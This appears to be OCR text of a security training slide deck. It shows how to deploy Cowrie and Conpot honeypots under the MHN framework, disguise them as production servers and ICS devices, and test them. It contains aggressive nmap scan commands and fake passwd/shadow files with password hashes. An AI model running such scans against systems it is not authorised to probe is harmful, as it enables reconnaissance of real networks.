
- I suggest to use port with number higher than 1000, for example: 22888.
- Open /etc/ssh/sshd_config and change the port number
- Don’t forget to restart your ssh service

```
mhn@mhn:~$ sudo systemctl restart ssh
mhn@mhn:~$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2020-11-09 13:47:07 UTC; 6s ago
  Process: 2519 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 2530 (sshd)
    Tasks: 1 (limit: 1713)
   CGroup: /system.slice/ssh.service
           └─2530 /usr/sbin/sshd -D

Nov 09 13:47:07 mhn systemd[1]: Starting OpenBSD Secure Shell server...
Nov 09 13:47:07 mhn sshd[2530]: Server listening on 0.0.0.0 port 22888.
Nov 09 13:47:07 mhn sshd[2530]: Server listening on :: port 22888.
Nov 09 13:47:07 mhn systemd[1]: Started OpenBSD Secure Shell server.
```

Deploy cowrie

After that you can run the deploy script and grab the third coffee for yourself



Deploy Cowrie

After the installation complete, you can check if cowrie run using netstat utility:

```
mhn@mhn:~$ sudo netstat -aptn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      852/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      10699/python2
tcp        0      0 0.0.0.0:22888           0.0.0.0:*               LISTEN      10568/sshd
tcp        0     36 172.20.10.3:22888       172.20.10.2:57954       ESTABLISHED 2545/sshd: mhn [pri
tcp        0      0 172.20.10.3:42132       172.20.10.14:10000      ESTABLISHED 10699/python2
tcp6       0      0 :::22888                :::*                    LISTEN      10568/sshd
mhn@mhn:~$
```

Deploy Cowrie

At this point, the honeypot cowrie is up and running and also connected to the MHN. But we still have the **default vanilla version** and there are certain artifacts in the honeypots that make it **obvious by an attacker**.

Deploy Cowrie

Let start changing some configuration inside the cowrie to make it less obvious.

- Go to the **/opt/cowrie/etc/cowrie.cfg** and change the **hostname parameter**

```
  GNU nano 2.9.3                          /opt/cowrie/etc/cowrie.cfg

# If not specified, the logging modules will instead use the IP address of the
# server as the sensor name.
#
# (default: not specified)
#sensor_name=myhostname

# Hostname for the honeypot. Displayed by the shell prompt of the virtual
# environment
#
# (default: svr04)
hostname = server_production_web
```

Deploy Cowrie

- Change the kernel version and build string so it similar to a production machine. In this case, I just copy paste the string from a fresh installed ubuntu machine.

```
# Modify the response of '/bin/uname'
# Default (uname -a): Linux <hostname> <kernel_version> <kernel_build_string> <hardware_platform> <operating system>
kernel_version = Linux 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 5 14:28:49 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
kernel_build_string = 5.4.0-51-generic #56-Ubuntu SMP
hardware_platform = x86_64
operating_system = GNU/Linux
```

Deploy Cowrie

- Change the ssh version into the openssh, to make it look believable

```
# SSH Version as printed by "ssh -V" in shell emulation
ssh_version = SSH-2.0-OpenSSH_7.6p1 Ubuntu-4, OpenSSL 1.1.1a  20 Oct 2019
```

Deploy Cowrie


Lets setup the password that is acceptable for the cowrie, you can go to the **/opt/cowrie/etc/** and find the **userdb.example** file.

- This file responsible for the password that used by user inside cowrie
- Create a copy of userdb.example file but without the .example extension

```
mhn@mhn:/opt/cowrie/etc$ sudo cp userdb.example userdb.txt
mhn@mhn:/opt/cowrie/etc$ ls
cowrie.cfg  cowrie.cfg.dist  userdb.example  userdb.txt
mhn@mhn:/opt/cowrie/etc$
```

Deploy Cowrie

- Insert the following configuration
- This means that we only accept username root and the password that is allow by the cowrie is “root”, “1234567890” and “password”



Deploy Cowrie

One last thing lets create a fake and convincing /etc/passwd and /etc/shadow file. Since most of the attacker will surely go for this two file after inside the machine.

- We can create several new users inside a new ubuntu machine and copy the /etc/passwd and /etc/shadow file

```
mhn@mhn:~/go$ sudo adduser jeremy
Adding user `jeremy' ...
```

```
mhn@mhn:~/go$ sudo adduser joe
Adding user `joe' ...
```

```
mhn@mhn:~/go$ sudo adduser christ
Adding user `christ' ...
```

Deploy Cowrie

Go to the **/opt/cowrie/honeyfs/etc** and update the passwd and shadow file like the previous slide. Finally, restart the honeypot

```
mhn@mhn:/opt/cowrie/etc$ cd /opt/cowrie/honeyfs/etc/
mhn@mhn:/opt/cowrie/honeyfs/etc$ ls
group  host.conf  hostname  hosts  inittab  issue  motd  passwd  resolv.conf  shadow
```

```
root@mhn:/opt/cowrie/honeyfs/etc# sudo supervisorctl restart cowrie
cowrie: stopped
cowrie: started
root@mhn:/opt/cowrie/honeyfs/etc#
```

Deploy Cowrie

Notice when you try to attack the cowrie honeypot, the earlier configuration that we have write is working:

```
[~/Documents/ios_pentest/ios_tweak/showbatteries » ssh root@172.20.10.3
The authenticity of host '172.20.10.3 (172.20.10.3)' can't be established.
RSA key fingerprint is SHA256:Krnx1EElsIPSjhfPPr9P54vktkSvytPcXdNUPZo79Y8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.10.3' (RSA) to the list of known hosts.
[root@172.20.10.3's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[root@server_production_web:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
mongodb:x:111:113::/var/lib/mongodb:/usr/sbin/nologin
redis:x:112:114::/var/lib/redis:/usr/sbin/nologin
jeremy:x:1001:1001:,,,:/home/jeremy:/bin/bash
joe:x:1002:1002:,,,:/home/joe:/bin/bash
christ:x:1003:1003:,,,:/home/christ:/bin/bash

root@server_production_web:~#
```

Deploy Cowrie

Notice when you try to attack the cowrie honeypot, the configuration work:

```
[root@server_production_web:~# cat /etc/shadow
root:*:18480:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18574:0:99999:7:::
mongodb:!:18574:0:99999:7:::
redis:*:18574:0:99999:7:::
jeremy:$6$gnCUpZgg$enjtG.MU2j92vW1F2YwuFNUfmgJzd3psN8MzDoR.B1CRvV8r63XEE2Xn0wxhmxngfUSijzGYvttXc1fbjZo1n0:18575:0:99999:7:::
joe:$6$KN0E0OrD$naFM3PcNRA/W1g2Wou2pHv299GFG/ZlgBKdV7E9hT/4xKyTs0a65CqCcNdKsjqBo3qFdsGPPCjAJ.8fGKP/w21:18575:0:99999:7:::
christ:$6$nAZGFAYw$Y2mNxWuIACLrNM1BFJDCTsG2TYEZ4.Jipq5PMpi5e8bAvpRSCfCfzF7XVNhcHIePbrK2X1IjzrxbDqEhobOt7.:18575:0:99999:7:::
```


How to Deploy Conpot with MHN?

What is conpot?

- Different with the other two honeypots that we have install, conpot is specialized in capturing threats in ICS(Industrial Control System).
- Conpot try to simulate **a Siemens SIMATIC S7-200 PLC** this including the protocol that come with it such as
  - HTTP(Web)
  - SNMP(Health and welfare of a server/electronic equipment)
  - Modbus TCP(protocol for PLC-Programmable Logic Control)

Deploy Conpot

As usual, go to the “deploy” section of MHN and choose “conpot” to get the script of configuration



Deploy Conpot

Put the command into your honeypot machine

```
mhn@mhn:~$ wget "http://172.20.10.14/api/script/?text=true&script_id=14" -O deploy.sh && sudo bash deploy.sh http:/
0.10.14 QCXnaigo
--2020-11-13 12:01:33--  http://172.20.10.14/api/script/?text=true&script_id=14
```

Note: in this deployment we will try to install two honeypots (cowrie and conpot) into one machine and let's see whether this would work or not

Deploy Conpot

After installation, you can check whether the conpot service is running well or not by using netstat utility

```
mhn@mhn:~$ sudo netstat -aptn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      837/systemd-resolve
tcp        0      0 0.0.0.0:502             0.0.0.0:*               LISTEN      7360/python2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1549/python2
tcp        0      0 0.0.0.0:102             0.0.0.0:*               LISTEN      7360/python2
tcp        0      0 0.0.0.0:22888           0.0.0.0:*               LISTEN      1304/sshd
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN      31816/mongod
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      7360/python2
tcp        0      0 0.0.0.0:44818           0.0.0.0:*               LISTEN      7360/python2
tcp        0      0 172.20.10.3:36264       172.20.10.14:10000      ESTABLISHED 7360/python2
tcp        0      0 172.20.10.3:22888       172.20.10.2:48250       ESTABLISHED 2071/sshd: mhn [pri
tcp        0      0 172.20.10.3:35892       172.20.10.14:10000      ESTABLISHED 1549/python2
tcp6       0      0 :::22888                :::*                    LISTEN      1304/sshd
mhn@mhn:~$
```

Deploy Conpot

- As you can see from the slide 69, we can see that the conpot service is not overlapping with the cowrie service during the installation and able to open a new TCP service which is port 502(Modbus TCP), 102(ISO-TSAP), 80(HTTP) and 44818
- Conpot is a unique honeypot not just emulating TCP service but it also try to emulate UDP service. You can check the following service by puting -apun parameter in front of netstat utility. This will make sure that you get list UDP service that run on the machine

```
mhn@mhn:~$ sudo netstat -apun
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 0.0.0.0:161             0.0.0.0:*                           7360/python2
udp        0      0 0.0.0.0:623             0.0.0.0:*                           7360/python2
udp        0      0 0.0.0.0:623             0.0.0.0:*                           7360/python2
udp        0      0 0.0.0.0:47808           0.0.0.0:*                           7360/python2
udp        0      0 127.0.0.53:53           0.0.0.0:*                           837/systemd-resolve
udp        0      0 172.20.10.3:68          0.0.0.0:*                           817/systemd-network
```

Result of the command


Deploy Conpot

The following is the specification of service that run as shown in the previous slide :

- UDP 161 => SNMP
- UDP 623 => Intelligent Platform Management Interface, mostly used for monitoring status of temperature and power of ICS devices
- UDP 47808 => BACnet, mostly used for communication for exchanging data by heater, AC(air conditioner) and ICS

Deploy Conpot

You can test the data that send back to the conpot by browsing the service, the following is the result that return if you go to web server:



Deploy Conpot

You can also use nmap to test the service, the following is the result that show when you use the following command: nmap -A <ip address> -T5

- -A => indicate that we choose to use aggresive scanning that will include several scanning in nmap this include service scanning and script scanning
- -T5 => indicate the speed of the

```
| http-methods:
|_  Potentially risky methods: TRACE
| http-title: Overview - Siemens, SIMATIC, S7-200
|_Requested resource was /index.html
1 service unrecognized despite returning data. If you know the
t https://nmap.org/cgi-bin/submit.cgi?new-service :
```

Deploy Conpot

As you may realize after running the following command in slide 74, we don’t get enough result of the honeypot using nmap. This happen because if you don’t specify the port of what nmap need to scan it will by default choose to scan known port, thus you need to specify the remaining port of conpot to get analyze.

~# nmap -A -T5 <ip address> -p 102, 502, 44818

```
PORT      STATE SERVICE       VERSION
102/tcp   open  iso-tsap?
502/tcp   open  mbap?
44818/tcp open  EtherNetIP-2?
MAC Address: 08:00:27:3D:0B:93 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linu
x 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644
 (94%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.32 - 3.5 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Deploy Conpot

Now, you can go back to your dashboard and we can see that the scanning attempt is capture by the conpot and send to the MHN hpfeed.

	Date	Sensor	Country	Src IP	Dst port	Protocol	Honeypot
1	2020-11-13 12:11:05	mhn	?	172.20.10.2	502	http	conpot
2	2020-11-13 12:11:04	mhn	?	172.20.10.2	502	http	conpot
3	2020-11-13 12:10:57	mhn	?	172.20.10.2	502	http	conpot

	Date	Sensor	Country	Src IP	Dst port	Protocol	Honeypot
1	2020-11-13 12:13:16	mhn	?	172.20.10.2	502	modbus	conpot
2	2020-11-13 12:13:15	mhn	?	172.20.10.2	502	modbus	conpot
3	2020-11-13 12:13:14	mhn	?	172.20.10.2	502	s7comm	conpot
4	2020-11-13 12:13:13	mhn	?	172.20.10.2	502	s7comm	conpot
5	2020-11-13 12:13:07	mhn	?	172.20.10.2	502	modbus	conpot

Conclusion

So what do we learn today?

1. We learn about what is honeypot and the usage of it so you can make a smarter decision to increase your overall security system.
2. We learn how to setup multiple honeypot and integrate it into a honeynets network using MHN framework and also we got a cool dashboard that able to record the attack in real time.
3. We learn how to hardening several honeypots such as Dionaea and Cowrie, so it is not easy to be identify by hackers.

Summary and Takeaway

- Threat Hunting needs visibility from your Detection Engineering
- Threat Hunter mindset and knowledge is one of key component in hunting process
- Automation can help Threat Hunting but still need manual activities
- MITRE ATT&CK can be used as the main framework in threat hunting process
- Threat Intelligence != Threat Hunting
- Deception Technology is needed to study the attacker behavior and keep the bad guy busy

Thank you